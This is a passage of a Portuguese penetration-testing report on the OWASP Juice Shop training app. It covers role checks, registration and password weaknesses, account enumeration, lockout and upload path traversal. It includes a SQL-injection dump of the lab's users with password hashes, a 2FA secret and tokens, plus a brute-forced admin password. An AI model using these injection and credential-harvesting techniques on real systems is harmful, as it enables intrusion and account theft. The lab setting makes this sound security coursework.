{"status": "success", "data": [{"id": 1, "name": "Apple Juice (1000ml)", "description": "The all-time classic.", "price": 1.99, "deluxePrice": 0.99, "image": "apple_juice.jpg", "createdAt": "2023-05-15 14:57:29.662 +0000", "updatedAt": "2023-05-15 14:57:29.662 +0000", "deletedAt": null}, {"id": 2, "name": "Orange Juice (1000ml)", "description": "Made from oranges hand-picked by Uncle Dittmeyer.", "price": 2.99, "deluxePrice": 2.49, "image": "orange_juice.jpg", "createdAt": "2023-05-15 14:57:29.662 +0000", "updatedAt": "2023-05-15 14:57:29.662 +0000", "deletedAt": null}, {"id": 3, "name": "Mango Juice (1000ml)", "description": "A tropical delight.", "price": 3.99, "deluxePrice": 3.49, "image": "mango_juice.jpg", "createdAt": "2023-05-15 14:57:29.662 +0000", "updatedAt": "2023-05-15 14:57:29.662 +0000", "deletedAt": null}, {"id": 4, "name": "Raspberry Juice (1000ml)", "description": "Flavoured with fresh raspberries.", "price": 4.99, "deluxePrice": 4.49, "image": "raspberry_juice.jpg", "createdAt": "2023-05-15 14:57:29.662 +0000", "updatedAt": "2023-05-15 14:57:29.662 +0000", "deletedAt": null}, {"id": 5, "name": "Pineapple Juice (1000ml)", "description": "A sweet and tangy juice.", "price": 5.99, "deluxePrice": 5.49, "image": "pineapple_juice.jpg", "createdAt": "2023-05-15 14:57:29.662 +0000", "updatedAt": "2023-05-15 14:57:29.662 +0000", "deletedAt": null}, {"id": 6, "name": "Grapefruit Juice (1000ml)", "description": "A citrusy juice with a hint of grapefruit.", "price": 6.99, "deluxePrice": 6.49, "image": "grapefruit_juice.jpg", "createdAt": "2023-05-15 14:57:29.662 +0000", "updatedAt": "2023-05-15 14:57:29.662 +0000", "deletedAt": null}, {"id": 7, "name": "Lemonade (1000ml)", "description": "A refreshing lemonade.", "price": 7.99, "deluxePrice": 7.49, "image": "lemonade.jpg", "createdAt": "2023-05-15 14:57:29.662 +0000", "updatedAt": "2023-05-15 14:57:29.662 +0000", "deletedAt": null}, {"id": 8, "name": "Kiwi Juice (1000ml)", "description": "A tropical juice with a hint of kiwi.", "price": 8.99, "deluxePrice": 8.49, "image": "kiwi_juice.jpg", "createdAt": "2023-05-15 14:57:29.662 +0000", "updatedAt": "2023-05-15 14:57:29.662 +0000", "deletedAt": null}, {"id": 9, "name": "Pomegranate Juice (1000ml)", "description": "A healthy juice with a hint of pomegranate.", "price": 9.99, "deluxePrice": 9.49, "image": "pomegranate_juice.jpg", "createdAt": "2023-05-15 14:57:29.662 +0000", "updatedAt": "2023-05-15 14:57:29.662 +0000", "deletedAt": null}]}]
```

Consegue-se, assim, finalmente ver as *roles* dos diferentes *users*:

```
{  
    "id": "accountant@juice-sh.op",  
    "name": "accounting",  
    "description": "nao",  
    "price": "sei",  
    "deluxePrice": "que",  
    "image": "por",  
    "createdAt": "aqui",  
    "updatedAt": "entao",  
    "deletedAt": "ya"  
},  
,  
{  
    "id": "admin@juice-sh.op",  
    "name": "admin",  

```

De seguida, efetua-se *login* com estas mesmas contas, de modo a verificar se realmente as permissões de cada utilizador são cumpridas:

- admin: tem acesso à sua página de administrador, à qual mais ninguém deverá ter acesso. (<http://192.168.1.122:3000/#/administration>)
- accounting: tem acesso à sua página de *accounting*, a qual permite visualizar as encomendas de toda a loja e informações relacionadas com produtos existentes na mesma. Mais ninguém deverá possuir este tipo de acesso. (<http://192.168.1.122:3000/#/accounting>)
- deluxe: tem acesso às funcionalidades *deluxe*. Apenas este tipo de utilizadores consegue usar esta funcionalidade, nem mesmo o *admin* tem acesso à mesma. (<http://192.168.1.122:3000/#/deluxe-membership>)
- customer: é um cliente comum sem qualquer permissão especial.

Testes:

- admin: o mesmo consegue aceder apenas aos URLs pretendidos.

The image contains two side-by-side screenshots of the OWASP Juice Shop application. Both screenshots show a red '403' error page with the message 'You are not allowed to access this page!'.

The left screenshot is titled 'Not secure 192.168.1.122:3000/#/accounting'. It shows the URL in the address bar and the error message 'You are not eligible for deluxe membership!' on the main page.

The right screenshot is titled 'Secure 192.168.1.122:3000/#/deluxe-membership'. It also shows the URL in the address bar and the same error message 'You are not eligible for deluxe membership!' on the main page.

- accounting: o mesmo consegue aceder apenas aos URLs pretendidos.

The image contains two side-by-side screenshots of the OWASP Juice Shop application. Both screenshots show a red '403' error page with the message 'You are not allowed to access this page!'.

The left screenshot is titled 'Not secure 192.168.1.122:3000/#/administration'. It shows the URL in the address bar and the same error message 'You are not eligible for deluxe membership!' on the main page.

The right screenshot is titled 'Secure 192.168.1.122:3000/#/deluxe-membership'. It also shows the URL in the address bar and the same error message 'You are not eligible for deluxe membership!' on the main page.

- deluxe: o mesmo consegue aceder apenas aos URLs pretendidos.

The first two screenshots show the application's 403 error page with the message "You are not allowed to access this page!". The third screenshot shows the application's home page with the message "You are already a deluxe member!".

- customer: o mesmo não tem acesso a qualquer página especial.

The first two screenshots show the application's 403 error page with the message "You are not allowed to access this page!". The third screenshot shows the application's home page with the message "You are not eligible for deluxe membership!".

Como se deveria esperar, todas as *roles* aparentam estar bem configuradas, não sendo possível qualquer utilizador, não autorizado, efetuar o *bypass* das mesmas.

4.3.2 Test User Registration Process

Neste tópico é testado o mecanismo de registo de uma nova conta na *web application*, de modo a verificar se o mesmo está em conformidade relativamente ao que é requisitado a nível da segurança. Além disto, é ainda testada a forma como este funciona com o intuito de compreender se existem inconsistências no mesmo.

Em primeiro lugar é necessário localizar a página de registo de *Juice Shop*:

The screenshot shows the 'User Registration' form on the OWASP Juice Shop website. The form fields include 'Email *', 'Password *' (with a note 'Password must be 5-40 characters long' and character count '0/20'), 'Repeat Password *' (with character count '0/40'), a 'Show password advice' toggle, a 'Security Question *' dropdown (with note 'This cannot be changed later!'), and an 'Answer *' field. A 'Register' button is at the bottom, and a link 'Already a customer?' is at the bottom right.

Como se pode observar, o *form* de registo pede a seguinte informação: *email*, *password*, repetir a *password*, escolher uma das perguntas de segurança existentes e a respetiva resposta. Um primeiro ponto negativo o qual é possível apontar é o facto de, apesar da *Juice Shop* permitir utilizar uma pergunta de segurança, não ser possível ser o próprio utilizador a criar a sua pergunta de segurança, algo que traria mais segurança.

É possível observar também algumas inconsistências no que diz respeito à definição de *passwords*.

This screenshot shows the same registration form but with a different password entered ('12345678'). The validation message 'Password must be 5-40 characters long' is now highlighted in red. Below the password field, a 'Show password advice' section is expanded, listing five rules: 'contains at least one lower character', 'contains at least one upper character', 'contains at least one digit', 'contains at least one special character', and 'contains at least 8 characters'. The last rule is also highlighted in red.

Enquanto que num sítio é definido o tamanho mínimo como 5 caracteres, noutro o tamanho mínimo já é definido como 8, prevalecendo a primeira definição referida (5 caracteres). Novamente, algo bastante inseguro, já que o mínimo de caracteres recomendado pela OWASP é de 8. Ora, isto acontece, precisamente, porque apenas são apresentados meros avisos de como a *password* deverá ser definida, não sendo inteiramente impostas estas especificações.

Finalmente, apesar deste *form* reconhecer quando é que um *email* se encontra bem escrito (detetando se existe o caractere @ no meio de duas strings), este mesmo método é facilmente ultrapassável. Utilizando, novamente, a opção “inspecionar elemento” e


eliminando as opções de *disabled* no código *HTML* (como já realizado em alguns tópicos anteriores noutros contextos). Torna-se, assim, possível submeter um registo com “email” que não cumpre as especificações definidas pela *Juice Shop*, não sendo emitindo qualquer tipo de erro:

The image contains two side-by-side screenshots of the Juice Shop User Registration form. Both screenshots show the following errors:

- Email ***: Joao&Ines. Error message: Email address is not valid.
- Password ***: Error message: Password must be 5-40 characters long. 5/20
- Repeat Password ***: 5/40
- Show password advice**: A toggle switch.
- Security Question ***: Your favorite movie? A dropdown menu.
- Answer ***: STI

In the second screenshot, a red arrow points to the **Register** button at the bottom left of the form.

Caso se tente efetuar autenticação com esta mesma conta, verifica-se que a operação é bem sucedida:



Conclui-se, assim, que estão em falta verificações no *back-end* da *Juice Shop*. Além disso, confirma-se que existem graves problemas no que diz respeito ao *form* de registo.

Apesar dos problemas apresentados, nem tudo é mau, visto a *Juice Shop* prevenir o registo de contas que utilizem emails já registados

The image shows the Juice Shop User Registration form again. This time, the "Email" field contains "Joao&Ines" and displays two error messages: "Email must be unique" and "Email address is not valid".

4.3.3 Test Account Provisioning Process

Um ponto importante durante a criação de uma conta numa *web application* é a autenticação e identificação de um indivíduo que se pretenda registar. Os testes a efetuar podem ser os seguintes:

- averiguar se existe algum tipo de mecanismo de autorização ou verificação a ser efetuado.
- averiguar se um administrador pode ou não fornecer recursos (provisionar) a outro administrador ou apenas utilizadores.
- averiguar se qualquer utilizador pode ou não provisionar outros utilizadores com privilégios superiores aos seus.

Para o primeiro ponto, um dos locais que a *Juice Shop* falha é no registo, já que não é efetuada qualquer verificação da existência do *email* utilizado (além dos problemas apresentados no capítulo anterior). Isto deveria ser algo a rever, de modo a evitar, por exemplo, o *spam* que pode ser provocado pela criação de contas ou a utilização de emails falsos para efetuar o registo.

Quanto ao segundo e terceiro pontos, verifica-se que apenas é possível efetuar provisionamento de administradores a utilizadores comuns (*customers*).

4.3.4 Testing for Account Enumeration and Guessable User Account

Através deste tópico pretende-se observar o comportamento da *web application* nos diferentes momentos de identificação de um utilizador, como o registo, a autenticação, a mudança de *password* ou o esquecimento da mesma. Além disso, pretende-se compreender o quanto fácil é obter as credenciais de um utilizador e enumerar os utilizadores existentes.

Começando pelo registo, já foi possível visualizar que o mesmo não permite a criação de contas com *emails* duplicados, sendo, neste caso, apresentada uma mensagem de erro como “Email must be unique”. Caso o registo seja válido, a *response HTTP* efetuada apresentará o código 200 (OK).

Um ponto importante que a *Juice Shop* cumpre é a autenticação. Um utilizador, que ao tentar efetuar *login* e introduza alguma credencial inválida, irá deparar-se com uma mensagem como “Invalid email or password”

The screenshot shows a dark-themed login interface. At the top, it says "Login". Below that, there is an error message: "Invalid email or password." Underneath the message are two input fields. The first field is labeled "Email *" and contains the text "qwewq". The second field is labeled "Password *" and contains four dots (...). To the right of the password field is a visibility toggle icon (an eye symbol).

Esta é uma especificação recomendada pela OWASP, evitando um possível atacante saber se determinada conta de email está registada ou não. Caso as credenciais estejam corretas é retornado um código 200 (OK) na *response HTTP*.

Na página “esquecer a password” poderá observar-se uma contrariedade em relação ao que foi possível verificar no *form* de *login*, já que caso o *email* não exista a *Juice Shop* não permite completar o resto do *form*, indicando se realmente a conta de *email* utilizada existe

ou não. Outro ponto negativo é o facto da *Juice Shop* providenciar o tipo de perguntas de segurança que o utilizador deverá responder, facilitando o processo de adivinhar/procurar obter a resposta à pergunta por parte de atacante.

The screenshot shows the 'Forgot Password' page with two input fields. The first field is labeled 'Email *' and contains 'admin@juice-sh.op'. The second field is labeled 'Security Question *' and contains 'Mother's maiden name?'. Both fields have a question mark icon in the top right corner.

Finalmente, este pedido de recuperação de *password* devia ser efetuado através de um pedido enviado para o *email* do utilizador, algo que infelizmente não acontece. Caso um utilizador consiga introduzir todos os dados corretamente, a *password* é alterada e é emitida uma *response 200 (OK)*.

The screenshot shows the 'Forgot Password' page with a green success message: 'Your password was successfully changed.' Below the message are two input fields: 'Email *' and 'Security Question', both with question mark icons in the top right corner.

Na página que visa “alterar a *password*”, a *Juice Shop* efetua algumas verificações como, por exemplo, se a *password* atual está correta (esta é pedida de modo a que se possa proceder com a troca de *password*) ou se as *passwords* introduzidas são iguais (para que possa ser confirmada a nova *password*). Como em todos casos, até agora, caso o processo seja válido é emitido uma *response 200 (OK)*.

De modo a enumerar os utilizadores da *Juice Shop* a tarefa é bastante simples e existem inúmeras opções para que a mesma seja possível, como: aceder à página de administração (<http://192.168.1.122:3000/#/administration>) ou efetuar algum tipo de SQL Injection (utilizando, por exemplo, o URL <http://192.168.1.122:3000/rest/products/search?q=>). Neste caso, utilizou-se o segundo método e, através do mesmo, obteve-se facilmente todos os utilizadores presentes na *Juice Shop*. Apresenta-se, de seguida, uma tabela que sucintamente contém informação acerca dos mesmos:

email	password	role	totpSecret	deluxeToken
J12934@juice-sh.op	3c2abc04e4a6ea8f13 27d0aae3714b7d	admin	-	-
accountant@juice-sh.op	963e10f92a70b4b463 220cb4c5d636dc	accounting	-	-

admin@juice-sh.op	827ccb0eea8a706c4c 34a16891f84e7b	admin	-	-
amy@juice-sh.op	030f05e45e30710c3a d3c32f00de0473	customer	-	-
bender@juice-sh.op	0c36e517e3fa95aabf 1bbfffc6744a4ef	customer	-	-
bjoern.kimminich@gm ail.com	6edd9d726cbdc873c5 39e41ae8757b8c	admin	-	-
bjoern@juice-sh.op	7f311911af16fa8f418d d1a3051d6810	admin	-	-
bjoern@owasp.org	9283f1b2e966974908 1963be0462e466	deluxe	-	efe2f1599e2d93440d 5243a1ffaf5a413b70cf 3ac97156bd6fab9b5d dfcbe0e4
chris.pike@juice-sh.o p	10a783b9ed19ea1c6 7c3a27699f0095b	customer	-	-
ciso@juice-sh.op	861917d5fa5f1172f93 1dc700d81a8fb	deluxe	-	d715c2c75d4a42d382 5a050e0a0163c1959 b51165373f17bd8eed 7b1e05bf20d
emma@juice-sh.op	402f1c4a75e316afec5 a6ea63147f739	customer	-	-
jim@juice-sh.op	e541ca7ecf72b8d128 6474fc613e5e45	customer	-	-
john@juice-sh.op	00479e957b6b42c45 9ee5746478e4d45	customer	-	-
mc.safesearch@juice- sh.op	b03f4b0ba8b458fa0a cdc02cdb953bc8	customer	-	-
morty@juice-sh.op	f2f933d0bb0ba057bc 8e33b8ebd6d9e8	customer	-	-
stan@juice-sh.op	e9048a3f43dd5e094e f733f3bd88ea64	deluxe	-	8f70e0f4b05685efff1a b979e8f5d7e3985036 9309bb206c2ad3f7d5 1a1f4e39
support@juice-sh.op	3869433d74e3d0c86f d25562f836bc82	admin	-	-
uvogin@juice-sh.op	05f92148b4b60f7dac d04cceeb8f1af	customer	-	-
wurstbrot@juice-sh.o p	9ad5b0492bbe52858 3e128d2a8941de4	admin	IFTXE3SPOEYVURT 2MRYG152TKJ4HC3K H	-
demo	fe01ce2a7fbac8fafaaed 7c982a04e229	customer	-	-

Como se pode observar a password não é facilmente decifrável, já que a mesma está guardada com algum tipo *hash*. Por outro lado, é possível obter *tokens deluxe* e *tokens 2FA*.

Apesar da utilização de *hashes* nas *passwords*, foi possível determinar, utilizando força bruta e *fuzz attacks*, que a *password* da conta *admin@juice-sh.op* é *admin123*, como já foi visto em capítulos anteriores.

4.3.5 Testing for Weak or Unenforced Username Policy

Este é um tópico que não se aplica à *web application* da *Juice Shop*, já que o mesmo visa testar se os *usernames* utilizados seguem algum tipo de estrutura, permitindo a atacantes facilmente adivinhar outros. Acontece que, como identificador, a *Juice Shop* faz uso do *email*.

Mas caso se aplique este ponto ao *email*, em vez de *username*, sabe-se, como já mencionado anteriormente, que a *Juice Shop* apenas impõe a utilização de @ no email indicado, algo que também é facilmente ultrapassado, como visto no ponto 4.3.2. Tudo isto torna a política de *email* da *Juice Shop* bastante fraca.

4.4 Authentication Testing

Um ponto importante numa *web application* é verificar os métodos de autenticação utilizados. Estes irão ser avaliados, precisamente, através deste tópico, de modo a identificar possíveis vulnerabilidades que os mesmos possuam, já que o processo de autenticação é um aspeto crucial para a segurança de uma *web application*.

4.4.1 Testing for Credentials Transported over an Encrypted Channel

Este tópico tem como objetivo testar eventuais casos onde os *requests/responses HTTP* não utilizem encriptação ao serem transmitidos, ou seja, averiguar a presença de *HTTPS*. Acontece que a *Juice Shop* é desenvolvida utilizando apenas *HTTP* e, como tal, considera-se este um ponto não aplicável para ao trabalho em questão(esta ausência de *HTTPS* acaba por se refletir, na realidade, como algo negativo para a aplicação).

4.4.2 Testing for Default Credentials

Neste ponto procura-se enumerar a presença de credenciais *default*, algo que não deverá acontecer em *web applications*, já que estas permitem que possíveis atacantes possam ganhar acesso, por exemplo, a contas de administradores ou moderadores. Outro aspeto importante de testar é a possibilidade de criação de contas com *password default* como “*password*”, “*password123*”, “*123456*”, etc.

Esta tarefa, novamente, já foi testada em tópicos anteriores, já que através de *fuzz attacks* foi possível descobrir que a *password* do *email admin@juice-sh.op* é *admin123*. Porém, não foi possível descobrir mais nenhum tipo de credenciais.

De igual forma, é possível criar uma conta com credenciais *default*, tanto no *email* como na *password*. Para utilização de *emails* com nomes mais comuns (“*admin*”, “*guest*”, ...) deverá ser utilizada a técnica anteriormente referida, de modo a dar *bypass* às verificações de *email*. Relativamente à definição de uma *password*, o único requisito imposto pela *Juice Shop* é a utilização de pelo menos 5 caracteres, pelo que facilmente se consegue utilizar *passwords* como “*admin*”, “*pass123*”, etc.

4.4.3 Testing for Weak Lock Out Mechanism

Por meio deste tópico pretende-se testar os mecanismos de *account lockout*, ou seja, mecanismos que ao fim de X tentativas bloqueiem a possibilidade de certos utilizadores efetuarem *login*, ou qualquer outra ação que necessite de autenticação. Estes são mecanismos necessários numa *web application*, já que permitem evitar *brute force attacks*.

De certa forma, quando foi realizado fuzz attacks às credenciais de vários utilizadores, sem receber qualquer tipo de bloqueio, tornou-se bastante percutível que a *Juice Shop* não apresenta qualquer mecanismo deste tipo.

4.4.4 Testing for Bypassing Authentication Schema

Este tópico visa assegurar que a autenticação é utilizada em todos os pontos onde a mesma é requisitada, não devendo ser possível dar *bypass* desta. Poderá testar-se os mesmos de diversas maneiras, por meio de: SQL Injection, modificação de parâmetros ou previsão do ID de sessão.

Relativamente ao primeiro teste, já se é mais que evidente a possibilidade de utilizar *SQL Injection* para ultrapassar os diversos pontos de autenticação da *Juice Shop*, incluindo o login.

A modificação de parâmetros não é algo que exista nos pontos de autenticação da *Juice Shop*, já que esta envolveria alterar os parâmetros do URL nos métodos em que a mesma é necessária.

Durante a realização de um *login* pode-se verificar a definição de uma *cookie* para guardar um *token*, o qual se espera ser um *token* de autenticação (este mesmo pode ser obtido através da *response* dada pelo servidor da *Juice Shop*).

The screenshot shows two panels from a browser developer tools interface.

Cookies in use:

- Allowed:** A list of cookies for domain 192.168.1.122:
 - continueCode
 - cookieconsent_status
 - language
 - token** (highlighted in red)
- Blocked:** None

Network Request:

- Headers:** None
- Payload:** None
- Preview:** None
- Response:** A JSON object containing "authentication": {"token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJcIj0dXMiOjIzdWNjZXNzliwI..."} (redacted)
- Initiator:** None
- Time:** None

Tal como já foi observado acima, é possível dar *bypass* aos mecanismos de autenticação utilizando apenas o *token* de sessão encontrado. Um aspeto relevante a ter em conta é que todos os *tokens* gerados, no momento em que um *login* é efetuado, seguem a mesma estrutura:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJcIj0dXMiOjIzdWNjZXNzliwI... (long redacted string)
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJcIj0dXMiOjIzdWNjZXNzliwI... (long redacted string)
```

A imagem acima demonstra 2 *tokens* de sessão recolhidos e analisados, onde se pode observar que a parte inicial destes apresenta o mesmo valor. Isto pode levar a que possíveis atacantes descubram o tipo de *hash* utilizado nestes tokens e, posteriormente, recuperar informação privada de um *user*.

4.4.5 Testing for Vulnerable Remember Password

A partir deste tópico pretende-se avaliar como é que a sessão é gerida quando utilizada a opção de *remember password*, de modo a compreender se há algum tipo de credenciais do utilizador em perigo.

Ao efetuar um *login* com a opção *remember password* selecionada:

Key	Value
istabprt	"2023-05-14T01:55:52.414Z"
displayedChallengeCategories	[]
totp_tmp_token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJcIj0dXMiOjIzdWNjZXNzliwI...
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJcIj0dXMiOjIzdWNjZXNzliwI...
Key	Value
istabprt	"2023-05-14T01:55:52.414Z"
displayedChallengeCategories	[]
totp_tmp_token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJcIj0dXMiOjIzdWNjZXNzliwI...
email	admin@juice-sh.op
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJcIj0dXMiOjIzdWNjZXNzliwI...


A duas imagens acima permitem comparar o conteúdo do *Local Storage* do *browser* quando efetuada autenticação sem *remember password* e com *remember password* (1º e 2º

imagem respetivamente). Tal como se pode observar no 2º caso, é possível visualizar o *email* da conta que acabou de efetuar *login*, comprometendo, assim, as credenciais do utilizador em questão.

4.4.6 Testing for Browser Cache Weaknesses

Assim como as *cookies* e o *local storage* de um *browser*, a cache pode representar outro alvo de ataque por parte de um atacante, já que através da mesma poderá obter-se alguns dados confidenciais correspondentes a um utilizador.

No caso da *Juice Shop* foi possível observar que há um cuidado para que cache utilizada seja imediatamente descartada, tal como se pode provar através das seguintes *responses*:



A validade da cache em todos as *responses* dadas pelo carregamento de imagens será sempre no máximo de 0, pelo que a mesma é imediatamente descartada, não guardando quaisquer informações. Já as *responses*, no momento de autenticação, não manifestam qualquer utilização da cache:

Header	Value
Access-Control-Allow-Origin	*
Connection	keep-alive
Content-Length	839
Content-Type	application/json; charset=utf-8
Date	Mon, 15 May 2023 21:57:58 GMT
ETag	W/"347-otdhbir6rwFeb/pgBgetubipSiE"
Feature-Policy	payment 'self'
Keep-Alive	timeout=5
Vary	Accept-Encoding
X-Content-Type-Options	nosniff
X-Frame-Options	SAMEORIGIN
X-Recruiting	/#/jobs

4.4.7 Testing for Weak Password Policy

Este é um tópico que já foi mencionado em diversas secções anteriores, principalmente no ponto 4.3.2 e 4.3.4. Aqui são testadas as políticas de *passwords*: número mínimo de caracteres, exigência de caracteres especiais, a presença de números ou letras. Desta forma, torna-se possível avaliar a resistência de uma *web application* contra *brute force attacks*, usando, por exemplo, dicionários.

Através dos pontos referidos (4.3.2 e 4.3.4), chegou-se à conclusão que para criar uma conta as *passwords* precisam apenas de 5 caracteres. Outro aspeto que a *Juice Shop* falha é a não limitação das *passwords* que são definidas, verificando se as mesmas estão presentes em dicionários, como o *rockyou.txt*.


Quanto à “mudança de password” ou “esquecimento da password” não há qualquer limitação que dificulte a reutilização de *passwords* antigas.

4.4.8 Testing for Weak Security Question Answer

Neste ponto pretende-se avaliar a complexidade das questões de segurança impostas pela *web application*. Questões *default* como “What is your favorite maiden name” ou “What is your date of birth?”, poderão ser de fácil resposta para atacantes, visto algumas destas serem facilmente obtidas, por exemplo, acedendo ao perfil social de um utilizador.

No caso da *Juice Shop*, como já discutido anteriormente, a mesma apresenta estas talis questões *default*. Como sugestão de melhoria, esta poderia utilizar um outro mecanismo onde os próprios *users* definissem as suas questões, ao invés de questões pré-definidas pelo sistema.

Como curiosidade, através de *SQL Injection* é possível obter as respostas de segurança providenciadas por cada utilizador :)



The screenshot shows the browser developer tools with the Sources tab selected. A search bar at the top contains the query "search?q=%27)%...swers.UserId--". Below it, the browser.js file is open, showing a piece of code that includes a union select statement. The code is as follows:

```
search?q=%27)%...swers.UserId--  
  "id": "accountant@juice-shop.op",  
  "name": "aa94ac9b830f4faaa8f16fa331d59a114e66c74687ff1817e1bf3e3bd72395?",  
  "description": "",  
  "price": "4",  
  "deluxePrice": "4",  
  "image": "6",  
  "createdAt": "",  
  "updatedAt": "8",  
  "deletedAt": "9"  
,  
  {  
    "id": "admin@juice-sh.op",  
    "name": "dbab1e81c9a3e9ed03ae16zf3197209977bc68c5b095c6ed4d163baa653f48ae",  
    "description": "",  
    "price": "4",  
    "deluxePrice": "5",  
    "image": "",  
    "createdAt": "",  
    "updatedAt": "9",  
    "deletedAt": "9"  
},
```

Infelizmente, as mesmas encontram-se encriptadas com algum tipo de *hash* :(

4.4.9 Testing for Weak Password Change or Reset Functionalities

Este tópico surge no intuito de verificar a robustez dos mecanismos de *reset* ou mudança de *password*, tentando compreender se os mesmos são supervisionados ou contém algum tipo de mecanismo de autorização por parte do dono de uma conta na *web application*. Além disso, é testada a resistência de *passwords* contra *bypassing* ou *guessing*.

Estes são pontos já tocados em tópicos anteriores, pelo que já se chegou à conclusão que a *Juice Shop* apresenta graves problemas nestes mecanismos. Observou-se, assim, que nem as *passwords*, nem os mecanismos de mudança/reset das mesmas são suficientemente seguros.

4.4.10 Testing for Weaker Authentication in Alternative Channel

Uma forma de reforçar a proteção de uma *web application* é a definição de outros canais externos através dos quais se possa efetuar o processo de autenticação, como a utilização de *emails*, telemóvel, outros sites associados (Facebook, Google, ...). Acontece que a *Juice Shop* não tem qualquer mecanismo deste tipo, pelo que este tópico é considerado como não aplicável.

4.5 Authorization Testing

Este capítulo foca-se em identificar vulnerabilidades e fraquezas nos mecanismos de autorização e testar a robustez dos mesmos, permitindo aos utilizadores da *web application* executarem apenas ações às quais lhes tenha sido atribuída explícita permissão.

4.5.1 Testing Directory Traversal File Include

Este tópico refere-se à tentativa de encontrar potenciais pontos que permitam *path transversal* a partir da *web application*, podendo vir a ser necessário aplicar técnicas de *bypassing* para averiguar a possibilidade de executar este tipo de ataque. Através deste, eventualmente, poderá aceder-se a ficheiros que estejam contidos no ambiente do *Host* de um *website*.

Esta vulnerabilidade já foi anteriormente verificada no tópico 4.2.4, onde se usou *poison null byte* para aceder a ficheiros que não deveriam ser de fácil acesso. Acontece que poderá existir mais algum tipo de *directory traversal* presente na *Juice Shop*, pelo que se irá testar esta mesma possibilidade. No URL <http://192.168.1.122:3000/#/complain> poderá ser submetido um ficheiro que deverá ser *ZIP* ou *PDF*. Ora, estes ficheiros terão como destino alguma diretoria, portanto é efetuado eventualmente uma operação que permite guardar os mesmos no *back-end* da *Juice Shop*. Irá, portanto, efetuar-se uma tentativa de *upload* de um ficheiro, de modo a que o mesmo vá ter ao *endpoint /ftp*.

Primeiramente, tentou-se compreender o comportamento da aplicação quando são enviados ficheiros *.zip*, procedendo-se ao *upload* de um ficheiro precisamente deste tipo. Após isso, consultou-se a tabela de “Complaints”:


```
},
{
  "id": null,
  "name": "asdsadsad",
  "description": "2023-05-16 08:56:31.492 +00:00",
  "price": "3",
  "deluxePrice": "3",
  "image": "6",
  "createdAt": "7",
  "updatedAt": "8",
  "deletedAt": "9"
},
{
  "id": null,
  "name": "qweweqwe",
  "description": "2023-05-16 08:52:05.387 +00:00",
  "price": "3",
  "deluxePrice": "3",
  "image": "6",
  "createdAt": "7",
  "updatedAt": "8",
